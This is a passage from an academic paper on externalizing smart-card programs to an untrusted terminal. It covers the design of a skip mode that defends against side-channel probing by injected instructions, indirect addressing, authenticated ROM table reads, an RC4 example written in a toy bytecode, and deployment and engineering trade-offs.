7 : restart
  ⋮
```

As is obvious, RAM$[b]$ is incremented when RAM$[a] = 0$ and is left unchanged otherwise. Since RAM$[b]$ is non-private, its value before the `if_skip` execution can be retrieved (see Section 3). Therefore, it suffices to consult the value of RAM$[b]$ just after the `restart` is executed[29] to probe whether RAM$[a] = 0$ or not.

Written variables. This observation tells us to force to one the privacy bit of each and every variable *written* by the `if_skip` sequence *i.e.* by ectoinstructions located after `if_skip` and before `restart`. Indeed, one observable effect of executing a sequence of ectoinstructions is the modifications induced by these in memory variables. We therefore twitch our `if_skip` mechanism so that ectoinstructions that write variables (`store` x and `putstatic` x) appearing in the `if_skip` sequence (be it executed or not) set φ(RAM$[x]$) or φ(NVM$[x]$) to one.

Security-criticality. Another danger stems from security-criticality: an attacker may send to the XμP, in the middle of an `if_skip` sequence, a xenocode such as

```
i     : push0
i + 1 : store IO
```

and inspect what comes-out at the XμP's IO port. The value zero will appear on the data port if and only if the sequence is executed. Similarly, and for the same confidentiality reasons, ectoinstructions that might trigger a CheckOut must be forbidden in an `if_skip` sequence. We must therefore force the XμP to abort the protocol (returning a "cheating terminal" error) if a security-critical ectoinstruction is encountered in an `if_skip` sequence.

Jumps and branches. In the same spirit, an attacker may insert a jump into an `if_skip` sequence, for instance with the xenoinstructions

```
i     : push0
i + 1 : goto 1
```

Executing the jump would make the XμP query the contents of address 1, thus revealing execution. The same holds for `if_phi`. Therefore, branches and jumps must be excluded

[29] By sending {`load` b, `store` IO} to the XμP.

from the set of ectoinstructions that the XμP is authorized to legitimately encounter while treating an `if_skip` sequence.

STACK-BASED ATTACKS. Another observable witness of executions is their effect on the stack level. In our toy example, the `if_skip` sequence ends with a `push0` ectoinstruction. As a result, the value zero is pushed onto the stack (and s incremented by one) when the sequence gets executed, which is not the case when the sequence is not executed. An attacker willing to probe if $\text{RAM}[a] = 0$ can simply send to the XμP, right after `restart`, a xenocode that pops off all the stack elements until the stack is emptied, in which case an interrupt is invoked. A simple count will reveal whether the sequence was executed or not.

At a first glance, the impact of this observation would be twofold. First, the `if_skip` sequence designed by the programmer seems to require that the stack level be left unchanged; we call a sequence of ectoinstructions featuring this property *stack-level invariant*. Second, no stack-level variant sequence should be created in an on-the-fly manner by an attacker while an `if_skip` sequence is being treated. Indeed, adding the xenoinstruction `push0` right before sending `restart` would render the sequence stack-level variant, thereby leading to a security breach.

Instead of guarantying that `if_skip` sequences are stack-level invariant, we choose, in order to thwart stack-related attacks, to introduce a conceptually simpler mechanism that we describe later.

INTERRUPT-BASED ATTACKS. Forcing a CheckOut or writing on the IO port are not the only ways in which one can breach the confidentiality of an `if_skip`'s input. One may also provoke dummy interrupts by injecting into the `if_skip` sequence interrupt-generating xenoinstructions. For instance, the xenocode

$$\begin{array}{rl} i & : \texttt{push0} \\ i+1 & : \texttt{push0} \\ i+2 & : \texttt{div} \end{array}$$

throws in a *division-by-zero* interrupt when executed. From the above, we know that we already excluded `div` given its security-criticality; nevertheless, interrupts can also be generated by non-security-critical operators such as `xor` or `add`. These instructions, indeed, are fed with the stack's contents and may well throw an interrupt when the stack is empty or contains a single element. The attacker may then modify the `if_skip` sequence and send a series of `xor`s:

$$\begin{array}{rl} i & : \texttt{xor} \\ i+1 & : \texttt{xor} \\ & \vdots \end{array}$$

It is easy to see that, whatever the ectocode executed by the XμP is, an attacker can retrieve the stack level s at any point in time throughout the protocol. In the present attack, the attacker recovers the value of s before the `if_skip` is executed, rewinds (reruns) the device, sends a sequence of $s+1$ `xor`s, and waits for the interrupt to occur. The interrupt shows up when the XμP requests the interrupt address (instead of $s+i+1$) from the XT. In our XJVML language, as defined so far, the 'empty stack' interrupt is the only one that can be generated by non-critical ectoinstructions.

STACK-INDISTINGUISHABILITY. What we actually require from the `if_skip` and `restart` ectoinstructions is the fact that the ectocode sequence that they define, when inhibited, effectively handles the operand stack the same way they do when executed. In other words, when the XμP enters an `if_skip` sequence, ectoinstructions will manipulate the stack regardless their being executed or not. Thus, provoking an 'empty stack' interrupt is watertight, because it would occur whatever the mode (skip or execution) the XμP is actually works in. Additionally, such a mechanism completely alleviates the constraint of having stack-level invariant `if_skip` sequences as discussed above.

PUTTING IT ALL TOGETHER. Taking all the above into account, the simplest way of implementing the skip mode consists in

- Aborting the protocol (cheating terminal) when a security-critical, branch or jump ectoinstruction is encountered after an `if_skip` and before a `restart`.
- Inhibiting memory-writing: a `store` x ectoinstruction behaves the same way as in execution mode except that RAM$[x]$ is left unchanged and its privacy bit $\varphi(\text{RAM}[x])$ reset to one,
- Letting arithmetical, logical and transfer operators (other than `store` x) act on the operand stack exactly the same way they do in execution mode, except that the privacy bit of all variables pushed onto the stack is automatically set to one.

Finally, note that we do not catalog the ectoinstructions `if_skip` and `restart` as security-critical.

10 Indirect Addressing: `loadi` and `storei` Ectoinstructions

The XJVML language we have been investigating so far does not allow indirect addressing. Namely, one cannot transfer from memory to the operand stack (or the other way around) the contents of a variable whose address is itself a variable. The purpose of this section is to show how the ectoinstruction set and security policy of the XμP can be extended to allow indirect addressing.

DESCRIPTION. We denote by `loadi` x and `stori` x the indirect versions of ectoinstructions `load` x and `store` x, whose dynamic semantics are defined in Figure 28.
These ectoinstructions are properly executed only when RAM$[x]$ contains data compatible with the format of a memory address ("falling off" RAM is not allowed). Therefore, the value of RAM$[x]$ is transparently converted into a valid RAM address right before the transfer

INS_i	**effect on** i	**effect on** RAM	**effect on** ST	**effect on** s
`loadi` x	$i \leftarrow (i+1)$	none	$\text{ST}[s+1] \leftarrow \text{RAM}[\text{RAM}[x]]$	$s \leftarrow (s+1)$
`stori` x	$i \leftarrow (i+1)$	$\text{RAM}[\text{RAM}[x]] \leftarrow \text{ST}[s]$	$\text{ST}[s] \leftarrow$ `undef`	$s \leftarrow (s-1)$

Fig. 28. Dynamic Semantics of Indirect Addressing Transfers `loadi` and `storei`

becomes effective: for instance, if |RAM| denotes the size of the XμP's volatile memory space, the value of RAM[x] could be reduced modulo |RAM| before transferring data to or from this address.

Related security policy. Obviously, care must be taken when the contents handled by a `loadi` or `storei` is private. Similarly, privacy must be conserved also when the address variable RAM[x] itself is private. We devise the XμP-internal security policy given in Figure 29.

INS_i	**effect on** Φ
`loadi` x	$\varphi(\text{ST}[s+1]) \leftarrow \varphi(\text{RAM}[x]) \vee \varphi(\text{RAM}[\text{RAM}[x]])$
`stori` x	$\varphi(\text{RAM}[\text{RAM}[x]]) \leftarrow \varphi(\text{ST}[s]) \vee \varphi(\text{RAM}[x])$

Fig. 29. Dynamic Semantics of `loadi` and `storei` Over Φ

What the security policy we have chosen means is that, for both ectoinstructions, the privacy bit updated during execution (in RAM for `stori` x, on the stack for `loadi` x) depends not only on the privacy of the transferred data but also on the privacy of the address hosting the data. An illustrative example of this paradigm is the following: Assume the ectocode works with a non-private S-box S and that at some point the value $S[k]$ is required, where k is (directly related to) a private key. As S is publicly known, $S[k]$ provides information about k meaning that $S[k]$ itself has to be treated as a secret data precisely because of the secrecy of the indirection k. For the same reason, pushing onto the stack an element of a private table T located at a non-private index j in T, the stacked value $T[j]$ must be considered private as it obviously reveals information about T.

Security criticality. As `loadi` and `storei` operate only on the device's volatile memory, they are not considered security-critical. This consideration holds under the hypothesis that memory locations dedicated to specific processing operations (RNG, IO, stack, ...) cannot be accessed via these instructions, which are consequently limited to general-purpose memory cells.

11 Reading ROM Tables

Reading constant data tables from ROM is a very frequent operation. While the treatment of this operation is in principle similar to the execution of any other ectoinstruction, here particular care must be taken to allow the XμP to authenticate the contents of ROM tables as a proper part of the ectoprogram. We propose two mechanisms for doing so, depending on the way a given ROM table is accessed.

11.1 Accessing Privately Located Entries

We assume that the XμP's ectocode works with an array T of absolute constants so that during computation, T is accessed at a variable location j. In this respect, we rely on the indirect addressing mode provided by `loadi` x as follows. The ectocode writes successively at consecutive RAM addresses the constants $T[0], T[1], \ldots, T[n]$ using regular XJVML ectoinstructions. Keeping the address add_T of $T[0]$ in memory, $T[j]$ is accessed given any j using `loadi` x where RAM$[x]$ is previously initialized to $\mathsf{add}_T + j$. This simple mechanism is effective whatever the privacy status of j is; its only limitation resides in the size of the XμP's volatile memory, *i.e.* one cannot have $n > |\text{RAM}|$.

11.2 Accessing Non-Private Locations

We now turn to the description of a second mechanism by which the ectoprogram can access the table T without having to store its entire contents in RAM. Access to T will only be possible at non-private, immediate locations.

We extend our ectoinstruction-set to include a specific table-reading operator: the ectoinstruction `push` add_T`,` j, where add_T is the address of T located in ROM (*i.e.* in the XT) and j a constant. The ectoinstruction is implemented as follows (assuming authentication at the ectoinstruction level):

- The XμP sends i to the XT and gets $\mathsf{INS}_i = \texttt{push}\ \mathsf{add}_T\texttt{,}j$ in response;
- The XμP requests the ROM contents corresponding to (add_T, j);
- The XT replies with $T[j]$ and updates

$$\sigma \leftarrow \sigma \times \sigma_{\langle \texttt{push}\ \mathsf{add}_T, j\rangle} \mod N \quad \text{or} \quad \sigma \leftarrow H(\sigma, \sigma_{\langle \texttt{push}\ \mathsf{add}_T, j\rangle}) ,$$

while the XμP updates

$$\nu \leftarrow \nu \times \mu(\mathsf{ID}, i, \langle \texttt{push}\ \mathsf{add}_T, j\rangle, T[j]) \mod N$$

or

$$\nu \leftarrow H(\nu, \mu_K(\mathsf{ID}, i, \langle \texttt{push}\ \mathsf{add}_T, j\rangle, T[j]) ,$$

depending on the chosen execution protocol.

Thus, the contents of T are authenticated by the same technique as for ectoinstructions. The `push` add_T, j operation never requires to trigger a $\mathsf{CheckOut}$ on execution since j is inherently non-private. Hence we do not add this instruction to $\mathcal{S}$. Note that when Protocol 3 is implemented, the pre-execution phase has to access $T[j]$ while MAC-ing the ectoinstruction `push` add_T, j.

12 A Software Example: Ectoprogramming RC4

12.1 Extra Ectoinstructions

Before giving the ectocode of a very-basic implementation of the RC4 for the XμP, we introduce a handful of new ectoinstructions that are equivalent in term of security to other ectoinstructions in our XJVML language. For each of these new ectoinstructions, we give an ectoinstruction which effect on Φ is equivalent (none of these ectoinstructions affects RAM).

INS$_i$	**effect on** i	**effect on** ST	**effect on** s	φ **equivalence**
`push` v	$i \leftarrow (i+1)$	$\textsc{st}[s+1] \leftarrow v$	$s \leftarrow (s+1)$	`push0`
`add`	$i \leftarrow (i+1)$	$\textsc{st}[s-1] \leftarrow \textsc{st}[s-1] + \textsc{st}[s]$	$s \leftarrow (s-1)$	`xor`
`add256`	$i \leftarrow (i+1)$	$\textsc{st}[s-1] \leftarrow \textsc{st}[s-1] + \textsc{st}[s] \bmod 256$	$s \leftarrow (s-1)$	`xor`
`mod`	$i \leftarrow (i+1)$	$\textsc{st}[s-1] \leftarrow \textsc{st}[s] \bmod \textsc{st}[s-1]$	$s \leftarrow (s-1)$	`mul`

Fig. 30. Some More Ectoinstructions.

We remind that RC4 is a stream cipher devised by RSA Data Security: its specifications can be found in [25].

12.2 Ectoprogram and Brief Analysis

The ectoprogram works as follows: parts 1, 2 and 3 implement the key schedule whilst the fourth and last part is dedicated to the encryption function itself. First, `LoopA` is very simple: it uses two counters, stored in RAM[259] and RAM[260]: the first is a value running down from 256 to 0, while the second runs up from 0 to 256. RAM[259] is in fact the loop index. RAM[260] is the value stored in a buffer called RC4STATE, used for key schedule. The value is stored from RAM[0] to RAM[255].

Once the initialization step is done, the ectoprogram uses RC4KEY (which is supposed to be stored from NVM[0] to NVM[8], with NVM[0] = 8 corresponding to the key length). It copies this key RC4KEY into RAM, from RAM[300] to RAM[307]. Finally, it initializes a certain number of counters in RAM: $x = \text{RAM}[257]$, $y = \text{RAM}[258]$, $i_1 = \text{RAM}[260]$, $i_2 = \text{RAM}[261]$, $i = \text{RAM}[263]$ are all reset to zero; RAM[259] is initialized to 256.

`LoopB` is the key schedule's second step:

RC4KEY[i_1] is stored in RAM[262]. Then, RC4STATE[i] is loaded, and

$$\text{RC4STATE}[i] + \text{RC4KEY}\ [i_1] + i_2 \bmod 256$$

is computed and stored in RAM[261]. Follows the exchange of RC4STATE[i] and RC4STATE[i_2], through a temporary memory variable RAM[262]. i_1 is incremented and taken modulo the key length stored in RAM[264]. Finally, i is incremented and the loop counter (in RAM[259]) is decremented. The loop is re-done if this counter is nonzero.

The last part is the stream cipher itself: the ectoprogram loads (from the IO) the length of the plaintext to encrypt and stores it in RAM[259] then it begins a loop as long as the

Code for a basic RC4: Key Schedule and Cipher

```
(part 1)

Key Schedule:
push0
store           260
push            256
store           259

LoopA:
load            260
stori           260
load            260
inc
store           260

load            259
dec
store           259
load            259
if            LoopA
goto          Part2
```

```
(part 2)

Part2:
getstaticx        0
store           264
getstaticx        1
store           300
getstaticx        2
store           301
getstaticx        3
store           302
getstaticx        4
store           303
getstaticx        5
store           304
getstaticx        6
store           305
getstaticx        7
store           306
getstaticx        8
store           307

push0
store           257
push0
store           258
push0
store           260
push0
store           261

push0
store           263

push            256
store           259

goto          LoopB
```

```
(part 3)

LoopB:
push            300
load            260
add
store           262
loadi           262

loadi           263

add
load            261
add256
store           261

loadi           263
store           262
loadi           261
stori           263
load            262
stori           261

load            264
load            260
inc
mod
store           260

load            263
inc
store           263

load            259
dec
store           259
load            259
if            LoopB
goto         Cipher
```

```
(cipher)

Cipher:
load             IO
store           259

LoopC:
load            257
push              1
add256
store           257

load            258
loadi           257
add256
store           258

loadi           257
store           260
loadi           258
stori           257
load            260
stori           258

loadi           258
loadi           257
add256
store           260

load             IO
loadi           260
xor
store            IO

load            259
dec
store           259
load            259
if            LoopC
halt
```

Fig. 31. Software Example: Ectoprogramming an RC4

plaintext to encrypt: It loads x (in $\textsc{ram}[257]$) and increments it modulo 256. It updates y (in $\textsc{ram}[258]$) by adding to it $\textsc{rc4state}[x]$ modulo 256, exchanges $\textsc{rc4state}[x]$ and $\textsc{rc4state}[y]$, using a temporary variable $\textsc{ram}[260]$, computes

$$\textsc{rc4state}[x] + \textsc{rc4state}[y] \mod 256$$

and stores this quantity in $t = \textsc{ram}[260]$. Finally the ectoprogram gets from the IO the value to encrypt: it just xors this value with $\textsc{rc4state}[t]$, and sends the encrypted byte to the IO. Finally, it decrements the loop counter, and resumes the loop if needed.

12.3 How many CheckOuts Are Needed?

It appears that the enforcement of the security policy in the above example slows-down execution only negligibly: indeed, during execution the authors noticed that the XT was only asked for signatures during the `store IO` phase.

This drove us to introduce yet another improvement in the device, namely an ectoinstruction allowing to send not only one value to the IO, but an array. In our case, this would reduce the number of signature queries from one per byte to just one for the *entire* message. This ectoinstruction is described in Figure 32.

INS_i	**effect on** i	**effect on** $\textsc{ram}$	**effect on** $\textsc{st}$	**effect on** s
`export`	$i \leftarrow (i+1)$	$\mathrm{IO} \leftarrow \textsc{st}[s-1]$ $\mathrm{IO} \leftarrow \textsc{st}[s-2]$ ... $\mathrm{IO} \leftarrow \textsc{st}[s-\textsc{st}[s]]$	$\textsc{st}[s-1] \leftarrow$ `undef` $\textsc{st}[s-2] \leftarrow$ `undef` ... $\textsc{st}[s-\textsc{st}[s]] \leftarrow$ `undef` $\textsc{st}[s] \leftarrow$ `undef`	$s \leftarrow (s - \textsc{st}[s] - 1)$

Fig. 32. Store Large Results on IO.

This instruction, security-critical, would then be treated like a simple `store` IO, except that the CheckOut is triggered when one (or more) of the privacy bits

$$\varphi(\textsc{st}[s]), \varphi(\textsc{st}[s-1]), \ldots, \varphi(\textsc{st}[s-\textsc{st}[s]])$$

is equal to one *i.e.*:

$$\bigvee_{i=0}^{\mathrm{ST}[s]} \varphi(\textsc{st}[s-i]) = 1$$

13 Deployment Considerations

From a practical engineering perspective, the new architecture is likely to deeply impact the card industry. Today, this industry's interests (the endocode *i.e.* the mask's contents) are inherently protected against alien scrutiny by the card's tamper-resistant features initially meant to protect the *client's* NVM secrets. By deploying ectocode in terminals, the card manufacturers' role is likely to evolve and focus on personalization. The card's intelligence being entirely in the terminal, terminal manufacturers will gain independence and face the usual challenges of the software industry (separation between code and hardware, ectocode must be protected by obfuscation against reverse-engineering *etc*).

This section attempts to foresee a few expectable consequences of the concept introduced in this paper.

13.1 Speed Versus Code Size

A dilemma frequently faced by smart card programmers is that of striking an effective balance between endocode size and speed. The main cost-factor in on-board ROM is not storage itself but the physical hardening of this ROM against external attacks. Given that in the new architecture external (*distrusted* and hence cheaper) virtually unlimited ROM can be used to securely store ectocode, ectocode can be optimized for speed. For instance, one can cheaply unwind (inline) loops or implement algorithms using pre-computed space-consuming look-up tables instead of performing on-line calculations *etc.*

13.2 Code Patching

One of the major advantages of the XμP is the fact that a bug in an ectoprogram does not imply the roll-out of devices in the field but a simple terminal update.

The bug patching mechanism that we propose consists in encoding in ID a backward compatibility policy signed by the CI that either instructs the XμP to replace its old ID by a new one and stop accepting older version ectoprograms or allow the execution of new or the old ectocode (each at a time, *i.e.* no blending possible). The description of this mechanism is straightforward and omitted here.

In any case, the race against hackers becomes much easier. In a matter of hours the old ectocode can be rolled out whereas today, card roll-out can take months or even years. Patching a future smart card can hence become as easy as patching a PC.

13.3 Code Secrecy

It is a common practice in the telecom Industry to use proprietary A3A8 algorithms [24]. Given that the XT contains the application's code, our architecture assumes that the algorithm's specifications are public.

It should be pointed out that while the practice of keeping algorithms secret *does not* fall under the standard setting within which system security is traditionally assessed[30], it is still possible to reach *some* level of ectocode secrecy by encrypting the XT's ectocode under a key (common to all XμPs). Obviously, morphologic information about the algorithm will leak out to some extent (loop structure *etc.*) but important elements such as S-box contents

[30] Security must stem from the key's secrecy and not from the algorithm's confidentiality.

or the actual type of boolean operators used by the ectocode could remain confidential if programmed appropriately. Note that compromising one XμP will reveal the ectocode's encryption key, but this is no different from the traditional smart-card setting where a successful attack on one card suffices to reveal the endocode common to all cards. Also, it should be stressed that compromising the ectocode encryption key does not allow to feed the XμP with aggressive xenocode (ectocode integrity and ectocode confidentiality being two different functions). Finally, from a practical standpoint it is expected that current SIM cards will be progressively replaced by 3G ones on the long run. 3G uses a public AES-based authentication algorithm (Milenage) which specifications are public [23].

However, from the user's perspective, the authors consider that the XμP architecture offers much better (yet not perfect) privacy guarantees against back-doors by exposing the executable ectocode to public scrutiny[31]. We assume that the mere possibility for a user to inspect the exchanges between his XμP and the XT offer privacy guarantees that stretch far beyond those offered by traditional smart-cards.

13.4 Limited Series

Consider a Swede traveling to China and using his card in an ATM there. Using current technology, a mask deployed in Sweden can contain user instructions[32].

If the user card's were an XμP, Chinese terminals would have to *also* contain user instructions in Swedish (in fact, in any possible language) or, alternatively, user instructions should have been personalized in the device's NVM.

13.5 Simplified Stock Management

Given that a GSM XμP and an electronic-purse XμP differ only by a few NVM bytes (essentially ID), by opposition to smart-cards, XμPs are real commodity products (such as capacitors, resistors or Pentium processors) which stock management is greatly simplified and straightforward.

In essence, when a card manufacturer[33] finishes the coding of a traditional off-the-shelf mask (*e.g.* a SIM card), the card manufacturer buys a few millions of masked chips from the chip manufacturer[34] and constitutes a *stock*. This stock is an important risk factor as the card manufacturer must forecast sales with accuracy: a market downturn, a standard change or unrealistic marketing plans can cause very significant financial losses.

When constituting an XμP stock the risk is greatly reduced. The only important factor is the card manufacturer's *global* sales volume (per NVM size), which is *much easier* to forecast than the sales volume per product.

[31] We do not get here into the philosophical debate of wether or not the ectocode input into the device is indeed the one executed by the device.

[32] ASCII strings such as "`Insert card`" or "`Enter PIN code`" in Swedish (≡ "`Stoppa in kortet`", "`Mata in din personliga kod`").

[33] *e.g.* Gemplus, Oberthur, G&D or Axalto.

[34] *e.g.* Philips, Infineon, ST Microelectronics, Atmel or Samsung.

For MAC-based $\mathsf{X}\mu\mathsf{P}$s, the manufacturer can even migrate into the device's ROM the list $\{H(P_i)\}$ corresponding to the entire company history: *i.e.* the hash values of all applications coded by the manufacturer so far - 160 bits per application. At personalization time, the manufacturer can simply burn into the device the index i that enables the execution of a given P_i.

Alternatively, the XT can contain a digital signature on $\{i, H(P_i)\}$ and the $\mathsf{X}\mu\mathsf{P}$ can dispense with the storage of $H(P_i)$.

13.6 Reducing the Number of Cards

Given the very small NVM room needed to store an ID and a public-key, a single $\mathsf{X}\mu\mathsf{P}$ can very easily support several applications provided that the sum of the NVM spaces used by these applications does not exceed the $\mathsf{X}\mu\mathsf{P}$'s total NVM capacity and that these NVM spaces are properly firewalled. From the user's perspective the $\mathsf{X}\mu\mathsf{P}$ is tantamount to a key ring carrying all the secrets (credentials) used by the applications that the user interacts with but *not* these applications themselves.

13.7 Faster Prototyping

Note that a PC, a reader and an off–the-shelf application-independent $\mathsf{X}\mu\mathsf{P}$ are sufficient for prototyping applications.

14 Engineering and Implementation Options

A large gamut of trade-offs and variants is possible when implementing the architecture described in this paper. This section describes a few such options.

14.1 Replacing RSA

Clearly, any signature scheme that admits a screening variant (*i.e.* a homomorphic property) can be used in our protocols. RSA features a low (and customizable) verification time, but replacing it by EC-based schemes for instance, could present some advantages.

14.2 Speeding the Accumulation With Fixed Padding

Speeding-up the operation $\nu \leftarrow \nu \times \mu(\mathsf{ID}, i, h) \bmod N$ is crucial for the efficiency of the protocols proposed in this paper. This paragraph suggests a candidate μ for which the accumulation operation is particularly fast:

$$\mu(x) = 2^\kappa + h(x) \quad \text{for} \quad 2^\kappa < N < 2^{\kappa+1} \quad \text{and} \quad 2^{\frac{\kappa}{4}} < h(x) < 2^{\frac{\kappa}{4}+1}$$

Indeed, any attack against this padding function will improve the $\frac{\kappa}{3}$ fixed padding bound described in [10].

The advantage of this padding function is that while the multiplication of two κ-bit integers requires κ^2 operations, multiplying a random ν by $\mu(x)$ requires only $\kappa^2/4$ operations.

14.3 Using a Smaller e

Implementers wishing to use a smaller e can use several t counters and a hash function h. Here the idea is that instead of incrementing t, the $\mathsf{X}\mu\mathsf{P}$ increments $t_{h(i,\mathsf{INS}_i)}$. Whenever any of the t_j-counters reaches $e-1$ the $\mathsf{X}\mu\mathsf{P}$ triggers a $\mathsf{CheckOut}$. Denoting by λ the size of h's digests (in bits), one $\mathsf{CheckOut}$ per $e \times 2^{\lambda-1}$ ectoinstruction queries will be expectedly triggered, on the average.

14.4 Smart Usage of Security Hardware Features

Most of secure tokens in use today contain hardware-level countermeasures thwarting physical attacks relying on power analysis or related techniques. As detailed in the past sections, the $\mathsf{X}\mu\mathsf{P}$ essentially runs in two modes, depending on the privacy bit of the current variable being processed (unless the $\mathsf{X}\mu\mathsf{P}$ is parallelized, it is guarantied that only one variable is processed at a given point in time). When the current variable is non-private, an attacker is theoretically capable of recovering its value by symbolically executing the transmitted piece of ectocode related to this variable. Being vacuous, hardware protections shall not necessarily be operating at that moment. On the contrary, the $\mathsf{X}\mu\mathsf{P}$ could (selectively?) activate these protections whenever a private variable is handled or forecasted to be used a few cycles later.

14.5 High Speed XIO

A high-speed communication interface is paramount for servicing the extensive information exchange between the $\mathsf{X}\mu\mathsf{P}$ and the XT .

Let $|\mathsf{INS}|$ and $|i|$ respectively denote the bitsizes required to encode the ectoinstructions and their addresses in the XT. A typical example being $|\mathsf{INS}| = |i| = 32$. We denote by $\mathsf{TrT}(n)$ the time required to exchange n bits between the $\mathsf{X}\mu\mathsf{P}$ and the XT and by ExT the average time it takes to execute an instruction[35] (*latency*).

Then, the $\mathsf{X}\mu\mathsf{P}$'s external operating frequency f_{ext} is:

$$f_{\text{ext}} = \frac{1}{\mathsf{TrT}(|\mathsf{INS}| + |i|) + \mathsf{ExT}} \quad \text{Hz}$$

While the machine is actually run internally at:

$$f_{\text{int}} = \frac{1}{\mathsf{ExT}} \quad \text{Hz}$$

One can remark that whenever the ectoinstruction is not a test (`if` L or `if_phi` L) or a `goto`, addresses are just incremented by one. It follows that transmission can be significantly slashed in most cases as the sending of i becomes superfluous. This observation also allows to parallelize the execution of INS_i and the reception of INS_{i+1} for most ectoinstructions.

[35] including the computation of $\nu \leftarrow \nu \times \mu(\mathsf{ID}, i, \mathsf{INS}_i) \bmod N$.

More specifically, even when INS_i is a test the XT can still send to the $\mathsf{X\mu P}$ the ectoinstruction that would be queried next if the test were negative. Should the test be positive (miscache) the $\mathsf{X\mu P}$ can simply send a control bit to the XT who will reply with the correct successor of INS_i[36].

Neglecting the miscache bit's cost, the frequency formula becomes:

$$f_{\text{ext}} = \frac{1}{(1-p) \times \max\{\mathsf{TrT}(|\mathsf{INS}|), \mathsf{ExT}\} + p \times \max\{\mathsf{TrT}(|\mathsf{INS}| + |i|), \mathsf{ExT}\}} \quad \text{Hz}$$

where p is the average proportion of `goto`s in the code.

For the sake of illustration, we evaluated the above formula for a popular standard, the Universal Serial Bus (USB). Note that USB is unadapted to our application as this standard was designed for good bandwidth rather than for good latency.

In USB High Speed mode transfers of 32 bits can be done at 25 Mb/s which corresponds to 780K 32-bit words per second. When servicing our basic protocol, this corresponds approximately to a 32-bit $\mathsf{X\mu P}$ working at 390 KHz; when parallel execution and transmission take place, one gets a 32-bit machine running at 780 KHz.

An 8-bit USB $\mathsf{X\mu P}$ (where transfers of 8 bits can be done at 6.7 Mb/s), would correspond to 830K 8-bit words per second. This yields a parallel execution and transmission 8-bit machine running at 830 KHz.

15 Further Research

The authors believe that the concept introduced in this paper raises a number of practical and theoretical questions. Amongst these is the safe externalization of Java's *entire* bytecode set, the safe co-operative development of ectocode by competing parties (*i.e.* mechanisms for the secure handover of execution from ectoprogram ID_1 to ectoprogram ID_2), the devising of faster ectoexecution protocols or the improvement of those described earlier in this paper.

This paper showed how to provably securely externalize programs from the processor that runs them. Apart from answering a theoretical question, we believe that our technique provides the framework of novel practical solutions for real-life applications in the world of mobile code and cryptography-enabled embedded software.

16 Acknowledgements

The authors are indebted to Julien Brouchier, Éric Deschamps, Markus Jakobsson, Anne-Marie Praden, Ludovic Rousseau, Jacques Stern as well as anonymous reviewers of CHES'04 for their useful remarks and feedback on this work.

[36] Note that we have chosen the negative test to be the fast one as tests are mostly used in loops. Hence the protocol is optimal for all loop iterations except the last; the reverse choice would have slowed-down all the loop tests except the last one.

References

1. A. Aho, R. Sethi, J. Ullman, *Compilers: Principles, Techniques, and Tools*, Addison-Wesley, 1986.
2. E. Biham and A. Shamir, *Differential Fault Analysis of Secret Key Cryptosystems*, In Advances in Cryptography, Crypto'97, LNCS 1294, pages 513–525, 1997.
3. I. Biehl, B. Meyer and V. Müller, *Differential Fault Attacks on Elliptic Curve Cryptosystems*, In M. Bellare (Ed.), Proceedings of Advances in Cryptology, Crypto 2000, LNCS 1880, pages 131–146, Springer Verlag, 2000.
4. M. Bellare, J. Garay and T. Rabin, *Fast Batch Verification for Modular Exponentiation and Digital Signatures*, Eurocrypt'98, LNCS 1403, pages 236–250. Springer-Verlag, Berlin, 1998.
5. M. Bellare and P. Rogaway, *PSS: Provably Secure Encoding Method for Digital Signatures*, Submission to IEEE P1363a, August 1998, `http://grouper.ieee.org/groups/1363/`.
6. M. Bellare and P. Rogaway, *Random Oracles Are Practical: a Paradigm for Designing Efficient Protocols*, Proceedings of the first CCS, pages 62–73. ACM Press, New York, 1993.
7. M. Bellare and P. Rogaway, *The Exact Security of Digital Signatures – How to Sign with RSA and Rabin*, Eurocrypt'96, LNCS 1070, pages 399–416. Springer-Verlag, Berlin, 1996.
8. B. Chevallier-Mames, D. Naccache, P. Paillier and D. Pointcheval, *How to Disembed a Program?*, CHES 2004, Springer-Verlag, 2004.
9. G. Bilardi and K. Pingali, *The Static Single Assignment Form and its Computation*, Cornell Univ. Technical Report, 1999, `www.cs.cornell.edu/Info/Projects/Bernoulli/papers/ssa.ps`.
10. É. Brier, C. Clavier, J.-S. Coron and D. Naccache, *Cryptanalysis of RSA signatures with fixed-pattern padding* par In Advances in Cryptology – Crypto 2001, LNCS 2139, pages 433–439, Springer-Verlag, 2001.
11. Z. Chen, *Java Card Technology for Smart Cards: Architecture and Programmer's Guide*, The Java Series, Addison-Wesley, 2000.
12. B. Chevallier-Mames, M. Ciet and M. Joye, *Low-Cost Solutions for Preventing Simple Side-Channel Analysis: Side-Channel Atomicity*, Cryptology ePrint Archive, Report 2003/237, `http://eprint.iacr.org/`.
13. J.-S. Coron, *On the Exact Security of Full-Domain-Hash*, Crypto'2000, LNCS 1880, Springer-Verlag, Berlin, 2000.
14. J.-S. Coron and D. Naccache, *On the Security of RSA Screening*, Proceedings of the Fifth CCS, pages 197–203, ACM Press, New York, 1998.
15. D.E. Knuth, *The Art of Computer Programming, vol. 1, Seminumerical Algorithms*, Addison-Wesley, Third edition, pages 124–185, 1997.
16. S. Goldwasser, S. Micali, and R. Rivest. A "Paradoxical" Solution to the Signature Problem. In *Proc. of the 25th FOCS*, pages 441–448. IEEE, New York, 1984.
17. S. Goldwasser, S. Micali, and R. Rivest. A Digital Signature Scheme Secure Against Adaptative Chosen-Message Attacks. *SIAM Journal of Computing*, 17(2):281–308, April 1988.
18. O. Kömmerling and M. Kuhn, *Design principles for tamper-resistant smartcard processors*, Proceedings of USENIX Workshop on Smartcard Technology, 1999, pp. 9–20.
19. S. Muchnick, *Advanced Compiler Design and Implementation*, Morgan Kaufmann, 1997.
20. G. Ramalingam, *Identifying Loops in Almost Linear Time*, ACM Transactions on Programming Languages and Systems, 21(2):175-188, March 1999.
21. R. Rivest, A. Shamir and L. Adleman, *A Method for Obtaining Digital Signatures and Public Key Cryptosystems*, Communications of the ACM, 21(2):120–126, February 1978.
22. R. Stata and M. Abadi, *A Type System for Java Bytecode Subroutines*, SRC Research Report 158, June 11, 1998, `http://www.research.digital.com/SRC/`.
23. TS 35.206, *"3G Security; Specification of the MILENAGE algorithm set: An example algorithm Set for the 3GPP Authentication and Key Generation functions f1, f1*, f2, f3, f4, f5 and f5*; Document 2: Algorithm specification"*, `http://www.3gpp.org/ftp/Specs/html-info/35206.htm`.
24. K. Vedder, *GSM: Security, Services, and the SIM*, State of the Art in Applied Cryptography, LNCS 1528, pages 224–240, 1997.
